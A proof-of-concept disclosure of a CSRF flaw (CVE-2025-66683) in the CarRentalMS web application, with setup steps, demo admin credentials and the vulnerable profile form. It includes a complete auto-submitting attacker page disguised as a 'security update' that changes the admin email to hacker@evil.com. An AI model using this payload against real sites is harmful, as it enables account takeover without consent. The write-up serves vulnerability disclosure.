
PoC - CSRF in CarRentalMS Web-Application

Date	17-Nov-2025
Target	https://github.com/MartMbithi/CarRentalMS.git
Version	2.0
Type	CSRF
Target	Update Profile sections
CVE-ID	CVE-2025-66683
Public Disclosure	https://github.com/MartMbithi/CarRentalMS/issues/34#issue-3800783046

1. Hosting Web Application
    - Use Apache tech stack to host the web application
    - In this case its hosted locally
2. Login to the administrator account using the
    - email : martin@devlan.co.ke
    - password : demo
3. Navigate to the profile section and click settings
4. Navigate to the **profile settings** form



```
▼<form method="POST">
  ▼<div class="form-row"> flex
    ▼<div class="col-md-6 mb-3">
       <label for="validationTooltip01">Full names</label>
       <input class="form-control" name="user_name" type="text" value="Martin" required="">
     </div>
    ▼<div class="col-md-6 mb-3">
       <label for="validationTooltip02">Email address</label>
       <input class="form-control" name="user_email" type="email" value="martin@devlan.co.ke" required="">
     </div>
    ▼<div class="col-md-6 mb-3">
       <label for="validationTooltip02">National ID Number</label>
       <input class="form-control" name="user_id_number" type="text" value="8282062117" required="">
     </div>
    ▼<div class="col-md-6 mb-3">
       <label for="validationTooltip02">Mobile Phone Number</label>
       <input class="form-control" name="user_phone_number" type="text" value="+1 828-206-2117" required="">
     </div>
    ▼<div class="col-md-12 mb-3">
       <label for="validationTooltip02">Address</label>
       <textarea class="form-control" name="user_address" type="text" required="">
       3318 McVaney Road, Asheville, NC 28803</textarea>
     </div>
   </div>
  ▼<div class="text-right">
     <button class="btn btn-primary" type="submit" name="Update_Staff_Profile">Update profile</button>
   </div>
 </form>
```

Fig : 1.1 – No Anti - CSRF tokens


5. Create a new html page that acts as an attacker page

~~~
```csrf_exploit.html

<!DOCTYPE html>
<html>
<head>
   <title>Important Security Update</title>
</head>
<body>
   <h2>Please wait while we update your security settings...</h2>

   <!-- Use the same URL as the admin profile page -->
   <form id="csrfAttack" action="http://localhost/CarRentalMS/ui/backoffice_settings" method="POST">
      <input type="hidden" name="user_name" value="Martin">
      <input type="hidden" name="user_email" value="hacker@evil.com">
      <input type="hidden" name="user_id_number" value="8282062117">
      <input type="hidden" name="user_phone_number" value="+1 828-206-2117">
      <input type="hidden" name="user_address" value="3318 McVaney Road, Asheville, NC 28803">
      <input type="hidden" name="Update_Staff_Profile" value="1">
   </form>

   <script>
      // Auto-submit the form immediately
      document.getElementById('csrfAttack').submit();

      // Optional: Show success message
      setTimeout(function() {
         document.body.innerHTML = '<h2>Security update completed successfully!</h2>';
~~~

```
        }, 2000);
    </script>
</body>
</html>
```

6. Save the html file and open this in the new tab in the ***same browser*** while the *current session of admin* login is still **active.**

- As soon as the file is opened parallel, the profile gets updated with the attacker's email as shown in the Fig 1.2



Profile updated successfully

Martin
Staff Number: USR001
Email: hacker@evil.com

ID number: 8282062117
Contacts: +1 828-206-2117
Address: 3318 McVaney Road, Asheville, NC 28803

Profile settings

Update profile | Update passwords | Update profile photo

Full names: Martin
Email address: hacker@evil.com

Fig 1.2 – Email updated without the user consent